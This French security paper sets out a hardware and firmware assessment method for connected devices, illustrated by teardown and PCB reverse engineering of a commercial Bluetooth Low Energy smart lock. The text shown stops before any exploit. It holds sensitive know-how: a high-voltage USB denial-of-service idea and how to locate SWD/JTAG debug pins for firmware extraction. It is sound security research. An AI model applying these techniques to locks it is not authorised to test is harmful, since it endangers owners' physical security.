Du PCB à l'exploit : Méthodologie et étude de cas d'une serrure connectée Bluetooth Low Energy

Damien Cauquil
damien.cauquil@digital.security

Digital Security

Résumé. L'Internet des Objets est en plein essor, avec toujours plus de systèmes connectés, malheureusement peu ou pas sécurisés pour la plupart. De fait, les analystes sécurité sont de plus en plus mis à contribution afin d'évaluer la sécurité de ces systèmes et de leurs environnements, qui implique à la fois la sécurité des systèmes d'information, la sécurité des applications et bien sûr la sécurité matérielle. L'omniprésence des objets connectés a amené bon nombre de *pentesters* à analyser des systèmes embarqués, reposant pour la plupart sur un système GNU/Linux minimaliste, et à « popper » des consoles sur ces derniers en exploitant des vulnérabilités. Cependant, tous les systèmes connectés ne reposent pas sur un système d'exploitation GNU/Linux, comme nous allons le démontrer dans l'exemple servant de fil conducteur à cet article.
Cet article propose des éléments de méthodologie pour l'analyse de sécurité de systèmes connectés, partant du circuit imprimé et ses composants à la recherche de vulnérabilités et l'exploitation de ces dernières, explicités au travers de l'étude d'une serrure connectée Bluetooth Low Energy. Nous abordons aussi les différents outils *opensource* permettant de simplifier les analyses des circuits et communications relatives aux objets connectés.

1 État de l'art

L'analyse de systèmes connectés doit, à l'instar du test d'intrusion classique, être réalisée en suivant une méthodologie et en utilisant des outils reconnus. Plusieurs organismes et sociétés ont élaboré et publié leur approche, leurs visions et leurs méthodologies d'évaluation de la sécurité des objets et systèmes connectés, tels que l'OWASP, Rapid7 et bien d'autres.

1.1 OWASP IoT Project

L'OWASP a démarré son projet IoT (*OWASP IoT Project* [8]) en 2015, lequel recense actuellement les surfaces d'attaque relatives à l'Internet des Objets [12], les vulnérabilités affectant les objets et systèmes connectés [11],

et un brouillon de guide de test des objets et systèmes connectés [9]. C'est un projet actif qui a produit des documents de travail, mais il n'y a à ce jour aucun guide finalisé ni de description technique des méthodes d'évaluation et des outils associés. Par contre, l'*OWASP IoT Project* a déjà publié un « top 10 » des vulnérabilités impactant la sécurité des objets et systèmes connectés [10].

1.2 *Rapid7*

La société Rapid7, bien connue pour son logiciel de test d'intrusion *MetaSploit*, s'est lancée depuis plusieurs années dans l'analyse d'objets et systèmes connectés. Rapid7 a ainsi publié une méthodologie en 8 étapes [15], détaillant une approche prenant en compte l'écosystème d'un objet connecté, de l'équipement à l'infonuagique sans oublier les différentes applications fournies aux utilisateurs. Cette méthodologie est sommaire, mais propose une série d'étapes pertinentes dans le contexte de l'évaluation de la sécurité d'un système connecté. Cependant, elle n'intègre rien sur la mise en œuvre de cette méthodologie, ni sur les outils adéquats.

1.3 Autres approches et méthodologies

Bien d'autres sociétés et communautés ont publié leurs approches et leurs méthodologies, comme *Deloitte* [1] ou *Pentest Partners* [13]. Cependant, elles sont loin de couvrir la surface d'attaque propre à l'Internet des Objets, et pour certaines ne proposent pas de méthodologie formelle.

2 Méthodologie proposée

La méthodologie proposée dans cet article est proche de celle publiée par *Rapid7*, mais ne couvre volontairement pas l'intégralité de la surface d'attaque telle qu'identifiée par l'*OWASP IoT Project*. En effet, une bonne partie de cette dernière est inspirée des méthodologies de test de sécurité des applications web et mobiles, ainsi que de l'analyse de communications réseau sur des protocoles connus de la plupart des auditeurs sécurité. Les méthodologies classiques couvrent déjà ces différentes surfaces d'attaque.

Nous proposons ainsi une approche technique centrée sur l'objet testé, ainsi que sur les applications interagissant avec de dernier, et bien sûr les différents protocoles de communication supportés par l'objet lui-même :

1. Analyse fonctionnelle de l'équipement à tester
2. Recherche de vulnérabilités matérielles

3. Rétro-ingénierie de circuits imprimés
4. Collecte et désassemblage des micro-logiciels
5. Recherche de vulnérabilités logicielles
6. Analyse des communications de l'équipement

Afin d'illustrer cette méthodologie, nous l'appliquerons sur une serrure connectée du commerce, présentée figure 1. Nous présenterons par ailleurs les différents outils et techniques utilisés lors de l'analyse de cette serrure.

Fig. 1. Serrure connectée à tester

2.1 Analyse fonctionnelle de l'équipement à tester

L'analyse fonctionnelle consiste à évaluer les fonctionnalités d'un système connecté, composé *a minima* : d'un objet connecté, d'un équipement permettant à cet objet connecté d'accéder à Internet (passerelle), et d'un service web hébergé dans le Cloud. Les objectifs de cette analyse sont multiples :

- déterminer les technologies utilisées par un ou plusieurs équipements ;
- déterminer les allégations de sécurité du fournisseur (présence et type de chiffrement, mécanismes de protection utilisés, traçabilité, etc.) ;
- déterminer l'usage légitime d'un système connecté, ses fonctions, son rôle.

Les sources d'information utiles à cette analyse peuvent être (mais la liste n'est pas exhaustive) :

- le site Internet du fournisseur du système connecté ;

– la documentation remise à l'utilisateur (manuel d'utilisation, fiche de démarrage rapide, etc.) ;
– l'emballage du système connecté.

2.2 Recherche de vulnérabilités matérielles

La recherche de vulnérabilités matérielles consiste à évaluer la manière dont le système connecté a été pensé et conçu, d'un point de vue mécanique et électronique.

D'un point de vue mécanique, nous cherchons en particulier des manières permettant de contourner des protections afin de réaliser des actions malveillantes. Cela peut comprendre mais n'est pas limité à :

– l'évaluation de la résistance de pièces mécaniques au forçage (ouverture de boîtier, action sur des pièces mécaniques devant être immobiles) ;
– l'identification de faiblesses dans l'interface électromécanique (moteur mal positionné pouvant être actionné avec un aimant suffisamment fort par exemple).

D'un point de vue électronique, nous cherchons à déterminer s'il existe des moyens de modifier l'état du système connecté, en vérifiant :

– que des contacts entre points de tests ou broches proches ne déclenchent pas des actions indésirables (remise à zéro, déclenchement d'un actionneur, etc.) ;
– que des éléments électroniques accessibles ne puissent pas être utilisés pour attaquer le système (ports USB, moteurs, etc.).

2.3 Rétro-ingénierie de circuits imprimés

Cette analyse consiste à retrouver le schéma électronique ainsi que les différentes connexions de ce dernier à de potentiels actionneurs et capteurs afin de déterminer :

– l'emplacement des éventuelles interfaces de programmation et de débogage ;
– les différents composants présents sur le ou les circuits et leurs interconnexions ;
– les protocoles utilisés pour la communication entre composants ;
– les fonctionnalités fournies par ces composants et leur compatibilité avec les fonctions de sécurité identifiées lors de l'analyse fonctionnelle.

Nous nous basons principalement sur des techniques non-destructrices (photographie, test de continuité), mais pouvons avoir recours dans certains cas à des techniques altérant le circuit imprimé afin d'avoir un schéma le plus clair et précis possible.

2.4 Collecte et désassemblage de micro-logiciels

La collecte de l'ensemble des données et micrologiciels stockés sur les différents composants identifiés est effectuée, en exploitant au maximum les interfaces de débogage et de programmation précédemment identifiées. L'identification des composants permet de déterminer ces emplacements ainsi que la taille des données disponibles.

On peut aussi collecter ces informations en exploitant des sources d'information tierces, comme des services web ou des applications mobiles.

2.5 Recherche de vulnérabilités logicielles

La recherche de vulnérabilités logicielles est effectuée à partir des différents logiciels et données précédemment récupérées, via une analyse poussée et un désassemblage à l'aide d'outils adaptés comme IDA Pro ou JEB. La recherche de vulnérabilités est affinée en fonction des technologies et composants utilisés et des fonctions identifiées.

L'utilisation d'analyse et de désobfuscation de code, de *fuzzing* et de débogage peuvent faciliter la tâche.

2.6 Analyse des communications de l'équipement

Enfin, l'analyse des communications permet de déterminer les mesures de sécurité implémentées et leur efficacité, ainsi que la recherche de vulnérabilités relatives à ces moyens de communication. Il est souvent nécessaire de capturer et rejouer ces communications, d'identifier de possibles vulnérabilités ou faiblesses, et de les exploiter afin de déterminer leur impact.

Ces analyses reposent pour la majeure partie sur l'utilisation d'équipements de radio logicielle (SDR), ainsi que sur des matériels propres à chaque technologie. En effet, ces derniers sont très efficaces bien que limités à une technologie de communication précise, mais aussi abordables pour des attaquants motivés.

3 Présentation de la serrure connectée

La serrure connectée étudiée dans notre contexte est une serrure compatible Bluetooth Low Energy, vendue comme une serrure *secured by design*. En effet, ses concepteurs ont sollicité les futurs acheteurs afin de déterminer leurs attentes d'un point de vue sécurité, afin de les implémenter dans leur prototype puis dans le produit final.

La serrure se présente comme la grande majorité de ses consœurs, c'est-à-dire sous forme de module qui vient remplacer le cylindre en place sur une porte.

Une application pour smartphone permet de la piloter, avec et sans accès Internet. Comme toute serrure connectée du marché, elle permet aussi de créer et partager des clés virtuelles permettant d'actionner la serrure, avec de possibles restrictions de date et d'horaire.

4 Analyse fonctionnelle

Avant d'entamer toute analyse technique, il est intéressant de faire le point sur les informations à disposition concernant un équipement donné. Cela passe par la consultation de la documentation disponible, du site Internet du fabricant, et bien sûr des boîtes d'emballage des équipements concernés. Nous recherchons tout particulièrement des mentions relatives à la sécurité ainsi qu'aux technologies employées.

4.1 Analyse de la boîte de la serrure

La boîte de la serrure possède un logo *Bluetooth* placé entre la serrure et un smartphone, ce qui indiquerait que la technologie employée est soit du Bluetooth classique ou du Bluetooth Low Energy. Cependant, l'autonomie annoncée de cette serrure est de 18 mois sur une porte 3 points, à raison de 10 ouvertures par jour. Cette autonomie ne peut être atteinte qu'avec une technologie basse consommation, il est donc fort probable que ce soit la technologie Bluetooth Low Energy qui ait été retenue par les concepteurs.

Nous retrouvons par ailleurs les logos des magasins d'application *Android* et *Apple*, qui nous indiquent clairement qu'une application à destination des smartphones et tablettes est disponible sur ces deux systèmes.

4.2 Analyse du site du fabricant

Le site du fabricant fait mention de mécanismes de sécurité, et « une labellisation serait en cours sur les algorithmes de chiffrement sécurisés » (la formulation a été changée pour ne pas dévoiler la marque de la serrure).

4.3 Analyse de la documentation

La serrure requiert l'installation d'une application mobile pour être configurée, ainsi que la création d'un compte sur un service fourni par le fabricant de la serrure. La documentation assure que :

– la serrure peut être pilotée sans avoir de connexion Internet sur le smartphone ;
– le micro-logiciel de la serrure peut être mis à jour grâce au smartphone ;
– l'utilisateur peut générer des clés numériques pour donner accès à la serrure à une tierce personne possédant l'application ;
– les aspects sécurité ont été pensés en discussion avec la communauté des utilisateurs.

On peut donc vraisemblablement s'attendre à trouver des mécanismes de sécurité robustes. Le fait de permettre la mise à jour du micro-logiciel de la serrure est déjà un point positif.

5 Recherche de vulnérabilités matérielles

5.1 Démontage et accès aux circuits électroniques

Toute analyse matérielle débute par le démontage en règle de l'équipement à analyser. Ce démontage nécessite des outils adaptés, permettant d'accéder plus facilement au(x) circuit(s) électronique(s). Un kit d'outils d'ouverture de boîtier peut être un plus, composés de diverses spatules en plastique très utiles pour s'attaquer aux clips et se faufiler dans les rainures.

5.2 Analyse de la structure mécanique

La serrure effectue les opérations d'ouverture et la fermeture à l'aide d'un moteur muni d'un réducteur. La serrure étant placée à l'intérieur du côté intérieur de la porte, aucun accès physique n'est possible. Le cylindre utilisé par le fabricant est un système haute sécurité de chez Pollux.

5.3 Analyse des éléments électroniques accessibles

Du côté de l'électronique, l'élément principalement accessible est le port USB qui ne sert qu'à la recharge de l'équipement. Nous pouvons toutefois remarquer l'absence de fusible de protection, que l'on trouve généralement dans ce type d'équipement afin de protéger l'électronique. Il est ainsi possible de faire une attaque par déni de service en envoyant une tension élevée via le connecteur USB.

Le moteur n'est pas directement accessible et ne peut donc pas être manœuvré de force. Il est impossible :

– d'alimenter le moteur de façon à actionner l'ouverture de la serrure ;

- de déclencher l'ouverture par l'insertion de conducteurs (crochet métallique, fil de fer, etc.) ;
- de causer une défaillance électronique aboutissant à l'ouverture par défaut (*fail open*) de la serrure.

6 Rétro-ingénierie de circuits imprimés

6.1 Analyse globale du circuit

Une fois le ou les circuits imprimés extraits, il faut identifier les différents composants présents sur ces derniers. Par ailleurs, il est intéressant de déterminer certains groupes de composants afin de cerner plus rapidement le rôle de ces derniers et de limiter les candidats.

Pour ce faire, nous essayons dans un premier temps d'analyser le ou les circuits imprimés avec des techniques n'altérant pas ces derniers. L'équipement reste ainsi fonctionnel et permet de confirmer les observations par des mesures effectuées sur l'équipement actif, si cela est possible.

Une bonne lecture des fonctionnalités offertes par l'équipement testé permet d'émettre des hypothèses sur les technologies utilisées, ainsi que sur les composants associés.

En ce qui concerne notre serrure connectée, nous savons notamment que notre serrure :

- communique via le protocole Bluetooth Low Energy (BLE) avec un smartphone ;
- actionne une véritable serrure afin de déverrouiller et verrouiller la porte sur laquelle elle est installée ;
- possède sa propre source d'énergie (elle n'est pas alimentée sur le secteur) et peut être rechargée.

De ces constatations nous pouvons supposer que la serrure possède :

- une antenne et un composant supportant le protocole BLE ;
- au moins un moteur et des composants permettant de le ou les piloter ;
- une batterie et un circuit de charge.

Les ingénieurs concevant des circuits électroniques sont humains et pensent leurs circuits de façon réfléchie et logique. Ainsi, les circuits imprimés sont généralement constitués de plusieurs zones ayant chacune un rôle ou une fonction précise. Par exemple, les composants liés à l'alimentation d'un circuit tout comme ceux associés aux communications sans-fil sont

généralement placés en périphérie de circuit afin de faciliter la dissipation de chaleur pour le premier et de limiter les interférences pour le second.

Nous confirmons ensuite ces hypothèses en analysant de plus près le circuit imprimé et les composants de la serrure. Nous y retrouvons ainsi deux batteries lithium-polymère, un circuit de charge et son composant gérant l'alimentation, des composants permettant de piloter le moteur et un composant intégré supportant le protocole *Bluetooth Low Energy* accompagné d'une antenne intégrée au circuit imprimé.




Fig. 2. Circuit imprimé de la serrure

L'identification du circuit d'alimentation est généralement aisé, ce dernier employant des pistes plus larges car travaillant avec des intensités plus élevées, de manière à réduire les pertes par dissipation thermique (plus la section de piste est petite et plus la piste chauffe, pour une même intensité). La figure 3 montre les pistes utilisées sur le circuit imprimé pour connecter les batteries externes.




Fig. 3. Pistes larges pour le circuit d'alimentation

À cela s'ajoute pour certains circuits imprimés l'emploi de condensateurs électrochimiques volumineux, en particulier pour les équipements alimentés par des tensions supérieures ou égales à 12 Volts. La serrure étant alimentée à partir de batteries de 3.6 Volts, il est normal de ne pas trouver ce type de condensateur.

Enfin, il est toujours judicieux d'essayer de déterminer le nombre de couches du circuit imprimé. En effet, les circuits imprimés actuels peuvent comporter d'une à 16 couches de pistes dans la même épaisseur de circuit. Cela permet d'une part de limiter la surface des circuits et d'autre part de faciliter le « routage » des pistes.

Identifier le nombre de couches n'est pas tâche aisée, mais il existe certaines astuces permettant d'approximer leur nombre :

- l'observation du circuit imprimé en transparence grâce à une source lumineuse relativement puissante permet de déceler la présence de pistes internes, et donc de déduire qu'un circuit a au minimum 4 couches (2 couches externes et 2 internes) ;
- la présence de vias débouchant non-connectés est caractéristique d'un circuit à 4 couches et plus ;
- certains concepteurs insèrent un cartouche dans lequel le numéro de couche est indiqué, afin de plus facilement s'y retrouver lors de la conception.

En ce qui concerne le circuit imprimé de notre serrure, il ne comporte que deux couches : tous les vias sont débouchant et connectés, et une vision en transparence ne laisse entrevoir aucune piste interne.

6.2 Identification des composants

Une fois les différentes fonctions localisées sur le circuit imprimé, il est nécessaire de déterminer tous les composants actifs utilisés. Il n'y a pas de solution miracle, cette phase d'identification repose sur la lecture des marquages présents sur les composants en question, ainsi que sur leurs *packages* aussi appelés *boîtiers*.

Le minimum requis est une loupe éclairante qui permet d'obtenir un grossissement et un éclairage suffisant à la lecture des marquages. Il est toutefois possible d'utiliser un microscope binoculaire, tels ceux employés pour la soudure de précision.

Marquages des composants. La lecture des marquages est une étape importante, mais celle-ci reste la plupart du temps erratique car il est

difficile de déterminer la suite de caractères correspondant à la référence d'un composant.

Les marquages contiennent généralement les informations suivantes :

- logo du fondeur ;
- référence complète ou abrégée du composant ;
- numéro de lot ou de série du composant.

Bien sûr, ces indications varient en fonction de la taille du composant : plus celui-ci est petit, plus le texte inscriptible est court. Dans le cadre de notre serrure, nous avons réalisé une photographie des différents composants placés sous une loupe éclairante. Les marquages de ces composants sont bien visibles, permettant une identification aisée.

Nous pouvons dès lors identifier deux composants clefs :

- un composant au format QFN48, marqué « N52832QFAAB0 » ;
- un composant au format SOIC16, marqué « DRV8848 » et possédant le logo de *Texas Instruments*.

6.3 Identification des interconnexions

Les circuits imprimés possèdent trois principaux éléments :

- les *pads*, sur lesquels sont soudés les différents composants ;
- les pistes réalisant les connexions entre les différents *pads* ;
- les *vias* permettant la connexion de pistes situées sur des couches différentes.

Test de continuité. La première approche pour l'analyse des interconnexions repose sur l'utilisation d'un testeur de continuité. Cet outil permet de déterminer facilement si deux pads ou vias sont connectés, idéalement grâce à un avertissement sonore. La plupart des multimètres actuels possèdent cette fonctionnalité, mais tous ne proposent pas un signalement sonore.

Le choix d'un multimètre n'est pas anodin, car de ses caractéristiques dépendront la précision des mesures et sa facilité d'utilisation. Il faut notamment porter une attention particulière aux caractéristiques suivantes :

- la vitesse d'échantillonnage ou le nombre de mesures réalisées à la seconde : plus elle est élevée et meilleures sont les mesures ;
- le signalement sonore immédiat lors de test de continuité : certains multimètres ont une latence qui rend très difficile la détection de connexions par balayage de contacts ;

– le calibrage automatique qui facilite l'utilisation.

Ces caractéristiques impactent le prix du multimètre, et généralement les multimètres bas de gamme (aux alentours de 10 euros) que l'on trouve sur *Amazon* ou d'autres sites marchands sont relativement limités. Cependant, certains d'entre eux ont un signalement sonore immédiat largement suffisant aux tests de continuité, mais cela n'est pas indiqué sur la boîte ou dans les spécifications. Il vaut mieux se fier à un multimètre un peu plus cher (entre 50 et 100 euros) afin d'avoir un meilleur taux d'échantillonnage et un signalement sonore immédiat.

Photographie de circuit. La seconde approche repose sur la photographie de circuit. Il est possible de cartographier un circuit double-couche avec un matériel adéquat, puis d'utiliser des logiciels de traitement d'image afin de retracer les pistes et déterminer les interconnexions. La figure 4 montre les photographies du recto et du verso du circuit de notre serrure, réalisées avec un appareil Reflex.




Fig. 4. Photographies recto et verso

Une autre solution consiste à utiliser un numériseur employant un capteur CCD non CMOS, tel que le modèle V600 d'*Epson* ou la caméra Ziggy HD d'*EPIVO*. Le but ici n'est pas de promouvoir ces équipements

ou constructeurs, mais bien de donner des pistes au lecteur désireux de réaliser des images de qualité de circuits imprimés.

L'inconvénient de cette méthode est qu'il est nécessaire dans certains cas de dessouder des composants afin de révéler le routage des pistes passant sous ceux-ci. Cela suppose de disposer d'au moins deux exemplaires du circuit imprimé, ce qui n'est pas toujours le cas.




Fig. 5. Interconnexion entre nRF52832 et DRV8848

Des outils adaptés comme *dePCB* ou *pcbRE* permettent par ailleurs un traitement automatisé des photographies et la récupération partielle de schémas de pistes, mais ils requièrent tout de même une intervention humaine et sont sujets aux erreurs. Certaines solutions sont en cours de développement, comme celle proposée par Stephen Kleber, Henrik Ferdinand Nölscher et Frank Kargl et présentée à *Woot17* [18], mais ne sont pas actuellement disponibles. Au final, il n'est pas très compliqué d'utiliser des outils de traitement d'image comme Inkscape pour retracer les différentes pistes et identifier les connexions, comme le montre la figure 5 avec une connexion à trois pistes entre le nRF52832 et le DRV8848.

6.4 Documentations techniques des composants

Une fois les composants et leurs interconnexions identifiés, la consultation des documentations techniques permet de déterminer les caractéristiques et rôles de ces derniers. Elles permettent par ailleurs de déterminer le rôle des entrées/sorties de certains composants comme des micro-contrôleurs

par exemple, en comparant les rôles des différentes broches de ces derniers. En effet, certaines entrées/sorties sont configurables ou peuvent jouer un rôle dans différents protocoles de communication électroniques.

Guide de lecture. Les documentations techniques sont généralement rédigées selon un modèle standard, qui fournit tout un lot d'information au lecteur attentif. Cependant, certaines sections doivent obligatoirement être passées en revue afin d'avoir les informations techniques nécessaires permettant le câblage d'équipements externes au composant, si cela est requis. Savoir identifier rapidement la tension d'alimentation ou le courant nominal, voire le rôle des différentes entrées/sorties peut aider à l'analyse du circuit imprimé. Et éviter bien des erreurs. De même, l'identification des caractéristiques d'un micro-contrôleur (taille de la mémoire flash, type de CPU, taille de la RAM, organisation de la mémoire) est capitale pour la suite de l'analyse sécurité.

Prenons l'exemple de notre composant nRF52832, dont la documentation technique est disponible sur Internet [6]. Cette documentation débute par une page de garde rappelant les informations suivantes :


- la référence du composant ;
- la description du composant ;
- ses principales fonctionnalités ;
- ses usages possibles.

La page de garde indique que le processeur utilisé dans ce composant est un ARM Cortex-M4 32 bits avec FPU, cadencé à 64 MHz, que ce composant existe en deux versions : l'une possédant 256 Kio de mémoire Flash et 32 Kio de mémoire vive, l'autre 512 Kio de mémoire Flash et 64 Kio de mémoire vive.

L'identification de la variante est possible grâce à sa référence, définie par quatre lettres situées à la fin de celle-ci. D'après la référence identifiée (N52832QFAAB0), et à l'aide des indications de la documentation, nous déterminons que la variante employée dans notre cas possède 512 Kio de mémoire Flash et 64 Kio de RAM.

D'une manière générale, il est fortement recommandé d'identifier les tensions et intensités maximales et nominales supportées par le composant, afin de limiter les risques de destruction en cas d'utilisation d'une alimentation externe. La figure 6 montre un tableau récapitulatif typique des documentations techniques.

Enfin, nous identifions le brochage du composant en fonction de son format (dans notre cas un format QFN48) et de la documentation. Nous



7 Operating conditions

The operating conditions are the physical parameters that the chip can operate within as defined in *Table 20*.

Symbol	Parameter	Notes	Min.	Typ.	Max.	Units
VDD	Supply voltage, internal LDO setup		1.8	3.0	3.6	V
VDD	Supply voltage, DC/DC converter setup		2.1	3.0	3.6	V
VDD	Supply voltage, low voltage mode setup	1	1.75	1.8	1.95	V
t_{R_VDD}	Supply rise time (0 V to VDD)	2			100	ms
T_A	Operating temperature		-25	25	75	°C

1. DEC2 shall be connected to VDD in this mode.
2. The on-chip power-on reset circuitry may not function properly for rise times outside the specified interval.

Fig. 6. Valeurs maximales et nominales

déduisons ainsi que les broches *P0.12*, *P0.13* et *P0.15* sont connectées au DRV8848, et que les broches *SWDIO* et *SWDCLK* sont connectées à l'emplacement de connecteur situé à côté du nRF52832.

D'après la documentation, ces broches *SWDIO* et *SWDCLK* sont utilisées pour la programmation du nRF52832, nous pouvons ainsi en déduire que le connecteur placé à proximité du nRF52832 sert au débogage et à la programmation de cette puce, supportant les protocoles *Joint Test Action Group* (*JTAG*) et *Serial Wire Debug* (*SWD*).

6.5 Rétro-ingénierie du circuit électronique

Une fois les composants et leurs interconnexions identifiés, il est possible de recréer un schéma de principe et un schéma électronique minimaliste permettant de comprendre la conception de l'équipement testé. Ce schéma met par ailleurs en évidence les interfaces de communication entre les différents composants (comme des bus I2C ou SPI) ainsi que les interfaces de débogage précédemment identifiées (JTAG/SWD).

L'utilisation de logiciels de dessin vectoriel comme *Inkscape* permet de recréer sommairement le schéma électronique, et de garder une trace des différents points d'intérêt qui seront utiles à l'analyse (voir figure 7). Cette documentation technique servira de base pour la suite. Notez bien que l'on renseigne les différents composants, leurs orientations et détrompeurs (indiquant les broches 1) ainsi que les interconnexions matérialisées par les différentes pistes.




Fig. 7. Rétro-ingénierie du circuit électronique

6.6 Des puces et des Hommes

Une fois les composants et le circuit récupérés, nous passons à l'analyse des éléments actifs : micro-contrôleurs (MCU) et systèmes-sur-une-puce (SoC). La documentation est la première source d'information pour cette analyse, car elle contient toutes les informations d'architecture de ces différents composants.

Architecture des SoC et MCU. Les micro-contrôleurs et systèmes-sur-une-puce sont de véritables petits ordinateurs possédant notamment un CPU, de la mémoire interne Flash, ainsi que différents périphériques. Le micro-contrôleur est généralement abordable et de moindre capacité que le système-sur-une-puce, ce dernier proposant habituellement une ou plusieurs fonctions spécifiques.

La figure 8 montre l'architecture interne d'un micro-contrôleur ATMega644 de ATMEL. On y trouve de la mémoire (Flash, SRAM et EEPROM) ainsi que des périphériques permettant de communiquer avec d'autres puces externes (SPI et USART). Quatre ports d'entrées/sorties configurables sont présents, offrant 8 entrées/sorties chacun, dont deux peuvent être utilisés comme convertisseurs analogique/numérique ou numérique/analogique.

Le SoC quant à lui a une architecture bien plus complexe, proposant différents périphériques implémentant des opérations spécifiques, comme certains dédiés au chiffrement ou à la transmission et réception de signaux radio-fréquence.

